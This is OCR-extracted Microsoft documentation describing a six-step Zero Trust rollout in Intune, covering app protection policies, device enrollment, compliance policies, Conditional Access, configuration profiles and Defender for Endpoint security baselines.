
This configuration greatly increases your security posture with almost no impact to the user experience. Employees can use apps like Office and Microsoft Teams, that they know and love, while at the same time your organization can protect the data contained within the apps and devices.

If you have custom Line of Business applications that need protection, currently you can use the app wrapping tool to enable APP with these applications. Or, you can integrate using the Intune App SDK. When your app has app protection policies applied to it, it can be managed by Intune and is recognized by Intune as a managed app. For more information on protecting your Line of Business applications using Intune, see Prepare apps for mobile application management with Microsoft Intune.

Configuring mobile app protection

This guidance is tightly coordinated with the recommended Zero Trust identity and device access policies. After you create the Mobile App protection policies in Intune, work with your identity team to configure the conditional access policy in Azure AD that enforces mobile app protection.

This illustration highlights the two policies (also described in the table below the illustration).



To configure these policies, use the recommended guidance and settings prescribed in Zero Trust identity and device access policies. The table below links directly to the instructions for configuring these policies in Intune and Azure AD.

Step	Policies	More information	Licensing
1	Apply Application Protection Policies (APP) data protection	One Intune App Protection policy per platform (Windows, iOS/iPadOS, Android).	Microsoft 365 E3 or E5
2	Require approved apps and app protection	Enforces mobile app protection for phones and tablets using iOS, iPadOS, or Android.	Microsoft 365 E3 or E5

Next steps

Go to Step 2. Enroll devices to Intune.

Step 2. Enroll devices to Intune


Article • 02/17/2023 • 5 minutes to read

There are several ways to secure the endpoint, a term often used to refer to the combined entity including devices, apps, and user identity. Security policies must be enforced consistently and reliably not only on the apps but the device itself. Enrolling the device to Intune and registering with a cloud identity provider, such as Azure Active Directory, is a great start.


Whether a device is a personally owned BYOD device or a corporate-owned and fully managed device, it's good to have visibility into the endpoints accessing your organization's resources to ensure you're only allowing healthy and compliant devices. This includes the health and trustworthiness of mobile and desktop apps that run on endpoints. You want to ensure those apps are healthy and compliant and that they prevent corporate data from leaking to consumer apps or services through malicious intent or accidental means.


The device enrollment process establishes a relationship between the user, the device, and the Microsoft Intune service. Using Microsoft Intune as a standalone service enables you to use a single web-based administration console to manage Windows PCs, macOS, and the most popular mobile device platforms.

This article recommends methods for enrolling devices to Intune. For more information about these methods and how to deploy each one, see Deployment guidance: Enroll devices in Microsoft Intune.



Use the guidance in this article together with this illustrated version of enrollment options for each platform.





PDF | Visio

Updated June 2022

Windows enrollment

There are several options for enrolling Windows 10 and Windows 11 devices. The most common methods include these two:

- Azure Active Directory (Azure AD) Join - Joins the device with Azure Active Directory and enables users to sign in to Windows with their Azure AD credentials. If Auto Enrollment is enabled, the device is automatically enrolled in Intune. The benefit of auto enrollment is a single-step process for the user. Otherwise, they'll have to enroll separately through MDM only enrollment and reenter their credentials. Users enroll this way either during initial Windows OOBE or from Settings. The device is marked as a corporate owned device in Intune.
- Autopilot - Automates Azure AD Join and enrolls new corporate-owned devices into Intune. This method simplifies the out-of-box experience and removes the need to apply custom operating system images onto the devices. When admins use Intune to manage Autopilot devices, they can manage policies, profiles, apps, and more after they're enrolled. There are four types of Autopilot deployment: Self-Deploying Mode (for kiosks, digital signage, or a shared device), User Driven Mode (for traditional users), Windows Autopilot for pre-provisioned deployment enables partners or IT staff to pre-provision a PC running Windows 10 or Windows 11 so that it is fully configured and business-ready, and Autopilot for existing devices enables you to easily deploy the latest version of Windows to your existing devices.

For additional options, including enrolling BYOD Windows devices, see, Enroll Windows devices in Microsoft Intune.

iOS and iPadOS enrollment

For user owned (BYOD) devices, you can let users enroll their personal devices with Intune using one of the following methods.

- Device enrollment is what you may think of as typical BYOD enrollment. It provides admins with a wide range of management options.
- User enrollment is a more streamlined enrollment process that provides admins with a subset of device management options. This feature is currently in preview.

For organizations that buy devices for their users, Intune supports the following iOS/iPadOS company-owned device enrollment methods:

- Apple's Automated Device Enrollment (ADE)
- Apple School Manager
- Apple Configurator Setup Assistant enrollment
- Apple Configurator direct enrollment

For more information, see Enroll iOS and iPadOS devices in Microsoft Intune.

Android enrollment

There are several options for Android Enrollment depending on the type of device, the type of enrollment you'd like to support, as well as things like the Android version you are using or even the manufacturer (particularly Samsung). Most organizations use Android Work profiles for their end users, particular in BYOD scenarios.

With an Android work profile the end user's information is separated distinctly with data containers as well as separate apps for work and personal use. This is an ideal way for users to enroll their device while still maintaining the privacy of their own data and the security of corporate data.

However, if your organization is providing Android devices, you might choose to use what is called a fully managed (User Affinity) or dedicated (no User Affinity) device.

To learn more about Android enrollment, see Enroll Android devices in Microsoft Intune.

macOS enrollment

Enrollment for macOS can be a tricky subject for lots of IT organizations. Unless a majority of your users are Mac users than you may not be managing these types of devices to a great extent. If you have a small number of macOS users, we recommend Intune Only Enrollment. If you have a large number of macOS users, we recommend Intune + Jamf enrollment.

- Intune Only enrollment — This is for basic management of macOS devices. It will require a manual process much like most of the other user-based enrollment options. But if you have a small number of Mac devices this may be easier than setting up an entire automated infrastructure just for those few users. With Intune only enrollment you have the ability to deploy things such as certificates, password configurations, and applications. You can also configure compliance policies and enlighten Conditional Access as well as the ability to enforce encryption and device wipe.
- Intune and Jamf enrollment — For those looking for the deepest support for Mac management, with Jamf + Intune for Conditional Access, we have a great solution that combines the extensive Mac management capabilities of Jamf with Intune compliance to enable Conditional Access. In this scenario you are still fully managing the device with Jamf while being able to take those signals from Jamf for increased security.

To learn more about macOS enrollment, see Enroll macOS devices in Microsoft Intune.

Next steps

Go to Step 3. Set up compliance policies for devices with Intune.

Step 3. Set up compliance policies for devices with Intune

Article • 02/22/2023 • 2 minutes to read


Enrolling devices to Intune gives you the ability to achieve even greater security and control of data in your environment. Step 2. Enroll devices to Intune details how to accomplish this using Intune. This article covers the next step, which is to configure device compliance policies.

You want to be sure devices that are accessing your apps and data meet minimum requirements. For example, they're password or pin-protected and the operating system is up to date. Compliance policies are the way to define the requirements that devices must meet. Intune uses these compliance policies to mark a device as compliant or non-compliant. This binary status is passed to Azure AD which can use this status in conditional access rules to allow or prevent a device from accessing resources.

Configuring device compliance policies

This guidance is tightly coordinated with the recommended Zero Trust identity and device access policies.

This illustration highlights where the work of defining compliance policies fits into the overall Zero Trust recommended policy set.



In this illustration, defining device compliance policies is a dependency for achieving the recommended level of protection within the Zero Trust framework.

To configure device compliance policies, use the recommended guidance and settings prescribed in Zero Trust identity and device access policies. The table below links directly to the instructions for configuring these policies in Intune, including the recommended settings for each platform.

Policies	More information	Licensing
Define device compliance policies	One policy for each platform	Microsoft 365 E3 or E5

Next steps


Go to Step 4. Require healthy and compliant devices for instructions on how to create the conditional access rule in Azure AD.

Step 4. Require healthy and compliant devices with Intune


Article • 02/17/2023 • 2 minutes to read

Conditional Access provides additional verification of device status prior to allowing access to a service. Conditional Access doesn't work unless you specify conditions. In Step 3. Set up compliance policies, you defined compliance policies that specify the minimum requirements a device must meet to access your environment. In this article, you'll create the corresponding Conditional Access policy in Azure AD to require compliant devices. This helps keep your corporate data secure while giving users the ability to work from any device and from any location.

After setting up device compliance policies and assigning these to user groups, Intune lets Azure AD know if a device is compliant or not. To use this status as a condition for access, you must work with your Azure AD administrator to create a Conditional Access rule to require compliant PCs and mobile devices.



The recommended Zero Trust identity and device access rule set includes this rule. See Require compliant PCs and mobile devices, as illustrated below.



Be sure to:

- Coordinate the user groups you assigned to your compliance policies with the user groups assigned to the Conditional Access policy.
- Test out your Conditional Access policies using the What If and Audit Mode capabilities before fully assigning the Conditional Access policy. This helps you understand the results of the policy.
- Set a grace period in line with the confidentiality of the data and/or app being accessed.
- Make sure your compliance policies don't interfere with any regulatory or other compliance requirements.
- Understand the device check-in intervals for compliance policies.
- Avoid conflicts between compliance policies and configuration profiles. Understand the outcomes if you choose to.

To troubleshoot device profiles in Intune, including conflicts between policies, see Common questions and answers with device policies and profiles in Microsoft Intune.

Note: If you want to start by requiring compliant PCs, but not mobile devices, see Require compliant PCs (but not phones and tablets)

Next steps


Go to Step 5. Deploy device profiles in Microsoft Intune

Step 5. Deploy device profiles in Microsoft Intune

Article • 02/22/2023 • 3 minutes to read

Microsoft Intune includes settings and features you can enable or disable on different devices within your organization. These settings and features are added to "configuration profiles." You can create profiles for different devices and different platforms, including iOS/iPadOS, Android device administrator, Android Enterprise, and Windows. Then, use Intune to apply or "assign" the profile to the devices.

This article provides guidance on getting started with configuration profiles.



Configuration profiles give you the ability to configure important protection and to bring devices into compliance so they can access your resources. Previously, these kinds of configuration changes were configured by using Group Policy settings in Active Directory Domain Services. A modern security strategy includes moving security controls to the cloud where enforcement of these controls isn't dependent on on-premises resources and access. Intune configuration profiles are the way to transition these security controls to the cloud.

To give you an idea of the kind of configuration profiles you can create, see Apply features and settings on your devices using device profiles in Microsoft Intune.

Deploy Windows security baselines for Intune

As a starting point, if you want to align your device configurations to Microsoft security baselines, we recommend the security baselines within Microsoft Intune. The advantage of this approach is you can rely on Microsoft to keep the baselines up to date as Windows 10 and 11 features are released.

To deploy the Windows security baselines for Intune, available for Windows 10 and Windows 11. See Use security baselines to configure Windows devices in Intune to learn

about the available baselines.

For now, just deploy the most appropriate MDM security baseline. See Manage security baseline profiles in Microsoft Intune to create the profile and choose the baseline version.


Later, when Microsoft Defender for Endpoint is set up and you've connected Intune, deploy the Defender for Endpoint baselines. This topic is covered in the next article in this series: Step 6. Monitor device risk and compliance to security baselines.

It's important to understand that these security baselines aren't CIS or NIST compliant but closely mirror their recommendations. For more information, see Are the Intune security baselines CIS or NIST compliant?

Customize configuration profiles for your organization

In addition to deploying the pre-configured baselines, many enterprise-scale organizations implement configuration profiles for more granular control. This configuration helps reduce the dependency on Group Policy Objects in the on-premises Active Directory environment and move security controls to the cloud.

The many settings you can configure by using configuration profiles can be grouped into four categories, as illustrated below.



The following table describes the illustration.

Category	Description	Examples
Device features	Controls features on the device. This category only applies to iOS/iPadOS and macOS devices.	Airprint, notifications, lock screen messages

Category	Description	Examples
Device restrictions	Controls security, hardware, data sharing, and more settings on the devices	Require a PIN, data encryption
Access configuration	Configures a device to access your organization's resources	Email profiles, VPN profiles, Wi-Fi settings, certificates
Custom	Set custom configuration or execute custom configuration actions	Set OEM settings, execute PowerShell scripts

When customizing configuration profiles for your organization, use the following guidance:

- Simplify your security governance strategy by keeping the overall number of policies small.
- Group settings into the categories listed above, or categories that make sense for your organization.
- When moving security controls from Group Policy Objects (GPO) to Intune configuration profiles, consider whether the settings configured by each GPO are still relevant, and needed to contribute to your overall cloud security strategy. Conditional access and the many policies that can be configured across cloud services, including Intune, provide more sophisticated protection than could be configured in an on-premises environment where custom GPOs were originally designed.
- Utilize Group Policy Analytics to compare and map your current GPO settings to capabilities within Microsoft Intune. See Analyze your on-premises group policy objects (GPO) using Group Policy analytics in Microsoft Intune.
- When utilizing custom configuration profiles, be sure to use the guidance here: Create a profile with custom settings in Intune.

Additional resources

If you're not sure where to start with device profiles, the following can help:

- Guided scenarios
- Security baselines

If your environment includes on-prem GPOs, the following features are a good transition to the cloud:

- Group Policy analytics
- Admin templates (ADMX)

- Settings Catalog

Next steps


Go to Step 6. Monitor device risk and compliance to security baselines.

Step 6. Monitor device risk and compliance to security baselines

Article • 02/17/2023 • 3 minutes to read

After your organization has deployed Microsoft Defender for Endpoint, you can gain greater insights and protection of your devices by integrating Microsoft Intune with Defender for Endpoint. For mobile devices, this includes the ability to monitor device risk as a condition for access. For Windows devices, you can monitor compliance of these devices to security baselines.

Deploying Microsoft Defender for Endpoint includes onboarding endpoints. If you used Intune to onboard endpoints (recommended), then you have already connected Microsoft Intune to Defender for Endpoint. If you used a different method to onboard endpoints to Defender for Endpoint, see Configure Microsoft Defender for Endpoint in Intune to ensure you have set up the service-to-service connection between Intune and Microsoft Defender for Endpoint.



In this illustration:

- Microsoft Defender for Endpoint greatly increases the sophistication of threat protection for devices.
- While Microsoft Intune allows you to set App Protection Policies and manage devices (including configuration changes), Defender for Endpoint continuously monitors your devices for threats, and can take automated action to remediate attacks.
- You can use Intune to onboard devices to Defender for Endpoint. When you do this, you're also enabling these devices to work with Microsoft Purview Endpoint data loss prevention (Endpoint DLP).

This article includes these steps:

- Monitor device risk
- Monitor compliance to security baselines

If Defender for Endpoint hasn't already been set up, work with your threat protection admin to set up the evaluation and pilot environment. You can work with the pilot group to try out the capabilities in this article.

Monitor device risk as a condition for access

With Microsoft Defender for Endpoint deployed, you can take advantage of threat risk signals. This allows you to block access to devices based on their risk score. Microsoft recommends allowing access to devices with a risk score of medium or below.

For Android and iOS/iPadOS, threat signals can be used within your App Protection Policies (APP). For information on configuring this, see Create and assign app protection policy to set device risk level.

For all platforms, you can set the risk level in the existing device compliance policies. See Create a conditional access policy.

Deploy security baselines and monitor compliance to these settings


Applies to: Windows 10, Windows 11

The article, Step 5. Deploy configuration profiles, recommends getting started with configuration profiles by using the security baselines, available for Windows 10 and Windows 11. Microsoft Defender for Endpoint also includes security baselines that provide settings that optimize all the security controls in the Defender for Endpoint stack, including settings for endpoint detection and response (EDR). These are also deployed by using Microsoft Intune.

Ideally, devices onboarded to Defender for Endpoint are deployed both baselines: the Windows Intune security baseline to initially secure Windows and then the Defender for Endpoint security baseline layered on top to optimally configure the Defender for Endpoint security controls.

To benefit from the latest data on risks and threats and to minimize conflicts as baselines evolve, always apply the latest versions of the baselines across all products as soon as they're released.

Using Defender for Endpoint, you can monitor compliance to these baselines.



